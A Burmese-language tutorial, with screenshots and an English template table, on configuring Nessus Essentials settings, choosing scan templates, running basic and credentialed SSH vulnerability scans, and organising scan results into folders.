
Master Password ဆိုတဲ့ Tab ကိုသားပါမယ်။ Master Password ဆိုတာကတော့ Nessus ရဲ့ Repositories, Policies, Results နဲ့ Configurations တွေကို encrypt ပြုလုပ်ဖို့ရန်အတွက် အသုံးပြုတာဖြစ်ပါတယ်။ ဥပမာ ပြောရရင် ကိုယ့် Nessus ကနေ Export ထုတ်ထားတာကို တစ်စုံတစ်ရောက်က ယူသားပြီ သူ့ Nessus ထဲမှာ Import ပြုလုပ်တဲ့အခါ Password တောင်းတာကို ဆိုလိုတာဖြစ်ပါတယ်။ အဲလိုသတ်မှတ်ထားခြင်းအားဖြင့် Nessus ကနေ Export ထုတ်ထားတာတွေ ကို မသာမသူတွေက အလွယ်တကူယူသုံးလို့မရတော့ပါဘူး။ တစ်ခုတော့ရှိတယ် အဲ Master Password တော့မမေ့စေနဲ့ပေါ့ မေ့ခဲ့ရင်တော့ ပြန်မရတော့ပါဘူး။




OK ကျွန်တော်တို့ Advanced Tab ထဲမှာပါတာတွေဆက်လေ့လာကြရအောင်။ Advanced Tab ထဲမှာ ဆိုရင်တော့ Setting ပေါင်း 72 ခုပါဝင်ပြီး User Interface, Scanning, Logging, Performance, Security, Miscellaneous တို့ပါဝင်ပါတယ်။ အဲ Setting တွေအကြောင်းတော့ မရင်းပြတော့ပါဘူး။



Proxy Server tab گیဆက်သွားပါမယ်။ အဲမှတော့ Nessus ဆီသို့ Forward Request လုပ်ဖို့အတွက် Proxy Server ကို Configure ပြုလုပ်ပေးရပါတယ်။ အဲလိုလုပ်ပေးတဲ့အခါ Proxy Server က Host နဲ့က Nessus တို့ကြားမှာရှိနေပါတယ်။



နောက်တစ်ခုကတော့ SMTP Server tab ပြဖော်ပါတယ်။ အဲမှာတော့ Scan လုပ်တာပြီးဆုံးတဲ့အခါမှာ Email notifications ရချင်ရင် အဲမှာ Config လုပ်ပေးရတာပြဖော်ပါတယ်။



Custom CA ဆိုတဲ့ Tab ကတော့ Custom CA signature ထည့်သွင်းပေးလို့ရတဲ့နေရာဖြစ်ပါတယ်။ အဲ setting ကတော့ SSL Certificate အမှားတွေထည့်မသွင်းနိုင်အောင် ထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။

Password Mgmt ဆိုတဲ့ tab ကတေသာ့ Password Policy တွေသတ်မှတ်လိုရတဲ့နေရာဖြစ်ပါတယ်။  
ပါဝင်တဲ့ Policy တွေကတေသာ့ အောက်မှာဖော်ပြပေးထားတဲ့ ပုံကိုကြည့်ပေးပါ။

Nessus Essentials / Settings / Password Management

Scans    Settings

SETTINGS

- About
- Advanced
- Proxy Server
- SMTP Server
- Custom CA
- Password Mgmt**
- Scanner Health

ACCOUNTS

- My Account

https://localhost:8834/#/settings/password-management

## Password Management

 Password Management allows you to set parameters for passwords, as well as turn on login notifications and set the session timeout. Login notifications allow the user to see the last successful login, last failed login attempts (date, time and IP) and if any failed login attempts have occurred since the last successful login. Changes will take effect after a soft restart.

**NOTICE:** Changes to the Session Timeout and Max Login Attempts settings will not take affect until the Nessus service is restarted.

**Password Complexity**  ?

**Session Timeout (mins)**


**Max Login Attempts**

**Min Password Length**

**Login Notifications**

**Save** **Cancel**


Scanner Health tab မှာတော့ Nessus Machine နဲ့သက်ဆိုရင် အချက်လက်တွေကိုဖော်ပြပေးထားပါတယ်။ ဒေါ်မှာဆိုရင် Overview, Network နဲ့ Alerts တို့ပါဝင်ပါတယ်။



Nessus မှာပါတဲ့ Settings တွေအကြောင်းကို ဒီလောက်နဲ့နားပြီး နောက်ခေါင်းစဉ်တစ်ခုကိုဆက်လေ့လာကြရအောင်။

### How to choose a Nessus scan template and policy

Nessus ကအသုံးပြုသူတွေအတွက် Scan လုပ်ရင်လိုအပ်သလို Customize လုပ်လိုရပါတယ်။ Scan Template တွေကိုတော့ Scan Tab > Create new scan > Scan Template ဆိုတဲ့ထဲမှာတွေ မြင်နိုင်ပါတယ်။ Scan Template ထဲမှာ ပါဝင်တာလေးတွေအကြောင်းတွေကိုတော့ Official Site (<https://docs.tenable.com/nessus/Content/ScanAndPolicyTemplates.htm>) မှာဖော်ပြထားတဲ့အတိုင်း တင်ပေးလိုက်ပါတယ်။ တချို့အရာတွေကျ မြန်မာလိုဘာသာပြန်တဲ့အခါမှ အဓိပ္ပာယ်ယူရတာခက်ခဲ့တဲ့ အတွက် English version အတိုင်းထည့်သွင်းပေးလိုက်ပါတယ်။



## Scanner Templates

Template	Description	Settings	Credentials	Compliance/SCA P
Advanced Dynamic Scan	An advanced scan without any recommendations, where you can configure dynamic plugin filters instead of manually selecting plugin families or individual plugins. As Tenable, Inc. releases new plugins, any plugins that match your	All	All	All

	<p>filters are automatically added to the scan or policy. This allows you to tailor your scans for specific vulnerabilities while ensuring that the scan stays up to date as new plugins are released.</p> <p>See <a href="#">Configure Dynamic Plugins</a>.</p>			
Advanced Scan	Scans without any recommendations.	All	All	All
Audit Cloud Infrastructure	Audits the configuration of third-party cloud services.	<a href="#">Basic</a> : All <a href="#">Report</a> : Output <a href="#">Advanced</a> : Debug	Cloud Services	AWS Microsoft Azure Rackspace Salesforce.com
Badlock Detection	Performs remote and local checks for CVE-2016-2118 and CVE-2016-0128.	<a href="#">Basic</a> : General, Schedule, Notifications, Permissions <a href="#">Discovery</a> : All <a href="#">Assessment</a> : General,	None	Unix Unix File Contents Windows Windows File Contents

		Windows, Malware <a href="#">Report:</a> All <a href="#">Advanced:</a> Debug Settings		
Bash Shellshock Detection	Performs remote and local checks for CVE-2014- 6271 and CVE- 2014-7169.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Assessment:</a> Web Applications <a href="#">Report:</a> Output <a href="#">Advanced:</a> All	<a href="#">Database</a> <a href="#">Host:</a> All <a href="#">Miscellaneous</a> <a href="#">Patch</a> <a href="#">Management</a> <a href="#">Plaintext</a> <a href="#">Authentication</a>	None
Basic Network Scan	Performs a full system scan that is suitable for any host. For example, you could use this template to perform an internal vulnerability scan on your organization's systems.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Assessment:</a> General, Brute Force, Web Applications, Windows <a href="#">Report:</a> All <a href="#">Advanced:</a> Scan Type	<a href="#">Database</a> <a href="#">Host :</a> SSH, Windows <a href="#">Miscellaneous</a> <a href="#">Patch</a> <a href="#">Management</a> <a href="#">Plaintext</a> <a href="#">Authentication</a>	None
Credentialed Patch Audit	Authenticates hosts and enumerates missing updates.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Assessment:</a>	<a href="#">Host :</a> SSH, Windows	None

		Brute Force, Windows, Malware <a href="#">Report:</a> All <a href="#">Advanced:</a> Scan Type		
DROWN Detection	Performs remote checks for CVE-2016-0800.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Report:</a> Output <a href="#">Advanced:</a> All	None	None
Host Discovery	Performs a simple scan to discover live hosts and open ports.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Report:</a> Output <a href="#">Advanced:</a> Performance Options	None	None
Intel AMT Security Bypass	Performs remote and local checks for CVE-2017-5689.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Report:</a> Output <a href="#">Advanced:</a> All	<a href="#">Host</a> : Windows	
Internal PCI Network Scan	Performs an internal PCI DSS (11.2.1) vulnerability scan.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Assessment:</a>	<a href="#">Host</a> : SSH, Windows <a href="#">Plaintext</a> <a href="#">Authentication</a> : HTTP	None

		General, Brute Force, Web Applications, Windows  <a href="#">Report:</a> All <a href="#">Advanced:</a> Scan Type		
Malware Scan	Scans for malware on Windows and Unix systems.  <b>Note:</b> See the <a href="#">Application, Malware, and Content Audits video</a> and the <a href="#">Application, Malicious Software, and Content Audits video</a> for more information about scanning for malware.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Assessment:</a> Malware <a href="#">Report:</a> Output <a href="#">Advanced:</a> Scan Type	<a href="#">Host</a> : SSH, Windows	None
MDM Config Audit	Audits the configuration of mobile device managers.	<a href="#">Basic:</a> All <a href="#">Report:</a> Output	<a href="#">Mobile</a>	Mobile Device Manager
Mobile Device Scan	Assesses mobile devices via Microsoft	<a href="#">Basic:</a> All <a href="#">Report:</a> All <a href="#">Advanced:</a> Debug	<a href="#">Miscellaneous Mobile</a>	None


	Exchange or an MDM.			
Offline Config Audit	Audits the configuration of network devices.	<a href="#">Basic:</a> All <a href="#">Report:</a> Output <a href="#">Advanced:</a> Debug	None	Adtran AOS Bluecoat ProxySG Brocade Fabricos Check Point Gaia Cisco IOS Dell Force10 FTOS Extreme ExtremeXOS Fireeye Fortigate Fortios HP Procurve Huawei VRP Juniper Junos Netapp Data Ontap Sonicwall Sonicos Watchguard
PCI Quarterly External Scan	Performs quarterly external scans as required by PCI. <b>Note:</b> Because the nature of a PCI ASV scan is more paranoid	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Host Discovery <a href="#">Advanced:</a> Scan Type	<a href="#">Plaintext</a> <a href="#">Authentication :</a> HTTP	None

	and may lead to false positives, the scan data is not included in the aggregate Tenable.io data. This is by design.			
Policy Compliance Auditing	Audits system configurations against a known baseline.	<a href="#">Basic</a> : All <a href="#">Discovery</a> : Scan Type <a href="#">Report</a> : Output <a href="#">Advanced</a> : Scan Type	<a href="#">Database</a> <a href="#">Host</a> <a href="#">Host</a> : SSH, Windows <a href="#">Miscellaneous</a> <a href="#">Mobile</a>	All
SCAP and OVAL Auditing	Audits systems using SCAP and OVAL definitions.	<a href="#">Basic</a> : All <a href="#">Discovery</a> : Host Discovery <a href="#">Report</a> : All <a href="#">Advanced</a> : Scan Type	<a href="#">Host</a> : SSH, Windows	<a href="#">SCAP Settings</a>
Shadow Brokers Scan	Scans for vulnerabilities disclosed in the Shadow Brokers leaks.	<a href="#">Basic</a> : All <a href="#">Discovery</a> : Scan Type <a href="#">Report</a> : Output <a href="#">Advanced</a> : All	<a href="#">Host</a> : SSH, Windows	None
Spectre and Meltdown	Performs remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754.	<a href="#">Basic</a> : All <a href="#">Discovery</a> : Scan Type <a href="#">Report</a> : Output <a href="#">Advanced</a> : All	<a href="#">Host</a> : SSH, Windows <a href="#">Miscellaneous</a> <a href="#">Patch</a> <a href="#">Management</a>	None


			<a href="#">Plaintext</a> <a href="#">Authentication</a>	
WannaCry Ransomware	Scans for the WannaCry ransomware.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Report:</a> Output <a href="#">Advanced:</a> All	<a href="#">Host</a> : Windows	None
Web Application Tests	Scan for published and unknown web vulnerabilities.	<a href="#">Basic:</a> All <a href="#">Discovery:</a> Scan Type <a href="#">Assessment:</a> General, Web Applications <a href="#">Report:</a> All <a href="#">Advanced:</a> All	<a href="#">Plaintext</a> <a href="#">Authentication</a> : HTTP	None

### How to perform a vulnerability scan using Nessus


ကျွန်ုတ်တို့တွေ Nessus ကိုအသုံးပြုပြီးတော့ Host တစ်ခုရဲ့ Vulnerability တွေကိုရှာဖွေကြည့်ရအောင်။ Nessus ကို Login ဝင်ထားပါမယ်။ ပြီးရင် Scan Tab ထဲက Create New Scan ကိုနိပ်ပါမယ်။




Create new scan ထဲကမှ Basic Network Template ကိုအသုံးပြုပါမယ်။ ပြီးရင်တော့ ပုံမှုပြထားသလိုထည့်ပေးပါမယ်။ တာခြား ဘာမှထက်မပြင်တော့ပါဘူး။ Save ပါမယ်။



အောက်ကပိုအတိုင်းပေါ်လာရင် Launch ဆိုတာလေးကို နိုင်ပြီး စတင် Scan ပြုလုပ်ပါမယ်။



အခုက္ခန်တော်တို့ Scan ကတော့ သာမန်အပေါ်ယံ့ပူးရှိပါသေးတယ်။ ဒါပြီးရင် Credential Scan ဆက်လုပ်ကြည့်ကြပါမယ်။ Scan လုပ်တာပြီးဆုံးသဲ့အခါ အောက်ဖော်ပြပါပုံအတိုင်း တွေ့မြင်ရ မှာဖြစ်ပါတယ်။



Vulnerabilities တွေရဲ့ Name တွက်ကြည့်ချင်ရင်တော့ Vulnerabilities tab ထဲမှာဝင်ကြည့်လို ပါတယ်။

Severity	Name	Family	Count
Critical	NFS Exported Share Information Disclosure	RPC	1
High	NFS Shares World Readable	RPC	1
Medium	Samba Badlock Vulnerability	General	1
Info	Nessus SYN scanner	Port scanners	25
Info	RPC Services Enumeration	Service detection	10
Info	SMB (Multiple Issues)	Windows	8
Info	DNS (Multiple Issues)	DNS	3
Info	ISC Bind (Multiple Issues)	DNS	2
Info	RPC (Multiple Issues)	RPC	2
Info	ICMP Timestamp Request Remote Date Disclosure	General	1
Info	NFS Share Export List	RPC	1

ဆက်ပြီးတော့ Credential Scan လေးဆက်လုပ်ကြည့်ရအောင် । Scan Template ကိုလဲ Basic Network Scan ကိုပဲရွေးပါမယ်။ ပြီးရင်တော့ အပေါ်ကဖြည့်ထားတဲ့အတိုင်းဖြည့်ပြီး Credentials tab ထဲမှာတော့ ကျွန်တော်က Linux ကို Scan လုပ်ပြမာမို့ SSH ကိုရွေးပါမယ်။ ပြီးသွားရင်တော့ အောက်မှာပြထားတဲ့အတိုင်းဖြည့်ပြီးရင် Save လုပ်ပါမယ်။

ပြီးရင်တော့ အပေါ်ကအတိုင်းပဲ Launch ဆိုတာလေးကိုနိပ်ပါမယ်။

The screenshot shows the Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Scanners), and 'Tenable' (Community, Research). The main area is titled 'Credential\_Scan' and shows a table of 31 vulnerabilities. The table columns include Severity (Sev), Name, Family, and Count. A 'Scan Details' panel on the right provides information about the scan: Name (Credential\_Scan), Status (Completed), Policy (Basic Network Scan), Scanner (Local Scanner), Start (Today at 1:00 PM), End (Today at 1:09 PM), and Elapsed (9 minutes). Below the details is a pie chart illustrating the severity distribution.

## How to manage Nessus scans

Nessus မှာ တူညီတဲ့ Scan Policy တွေကို Folder တစ်ခုထဲမှာ သိမ်းဆည်းထားလိုရပါတယ်။ အဲလို သိမ်းဆည်းထားခြင်းအားဖြင့် ကျွန်တော်တို့တွေ RESULTS တွေထုတ်ယူရမှာ ပိုပြီးလွယ်ကူ မှာဖြစ်ပါတယ်။

The screenshot shows the 'My Scans' section of the Nessus Essentials interface. It lists two scan entries: 'Credential\_Scan' and 'First\_Scan', both scheduled as 'On Demand'. The 'New Folder' button is highlighted in green. Other buttons visible include 'Import' and 'New Scan'.

New Folder ကိုနိပ်ပြီး Folder တစ်ခုဆောက်ပါမယ်။ Folder Name ကိုကြိုက်နှစ်သက်ရာပေး လိုပါတယ်။ ကျွန်တော်ကတော့ Test လိုပဲပေးလိုက်ပါမယ်။ Folder ဆောက်ပြီးရင် My Scans ထဲက ကြိုက်တဲ့ Policy တစ်ခုကို ရွေးပြီး ဆောက်ထားတဲ့ Folder ထဲကို move လုပ်လိုက်ပါမယ်။

The screenshot shows the Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, Test, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Scanners), and 'TENABLE' (Community, Research). The main area is titled 'My Scans' and lists two scans: 'Credential\_Scan' (On Demand) and 'First\_Scan' (On Demand). A context menu is open over 'Credential\_Scan', with the 'Move to' option selected. A submenu shows 'Test' (1:09 PM), 'Trash' (12:43 PM), and 'New Folder'.

My Scans tab ရဲအောက်မှာ Test ဆိုတဲ့ Folder ကိုတွေဖြင့်ရမှာဖြစ်ပါတယ်။ အဲ Folder ကိုနိပ်လိုက်ပါက အောက်ကပုံမှာပြထားတဲ့ အတိုင်းတွေရမှာဖြစ်ပါတယ်။

The screenshot shows the Nessus Essentials interface with 'Test' selected in the sidebar. The 'My Scans' tab shows one scan named 'Credential\_Scan' with an 'On Demand' schedule. The 'Last Modified' column shows 'Today at 1:09 PM'. The entire row for 'Credential\_Scan' is highlighted with a green glow.

အကယ်၍ Scan Policies တွေကို Delete လုပ်ချင်ရင်တော့ Move to ကနေမှ Trash ကိုရွေးပေးလိုက်ယူပါပဲ။

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, Test, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Scanners), and 'TENABLE' (Community, Research). The main area is titled 'My Scans' and lists two scans: 'First\_Scan' (On Demand). A context menu is open over 'First\_Scan', with the 'Move to' option selected. A submenu shows 'Test' (12:43 PM) and 'Trash'.

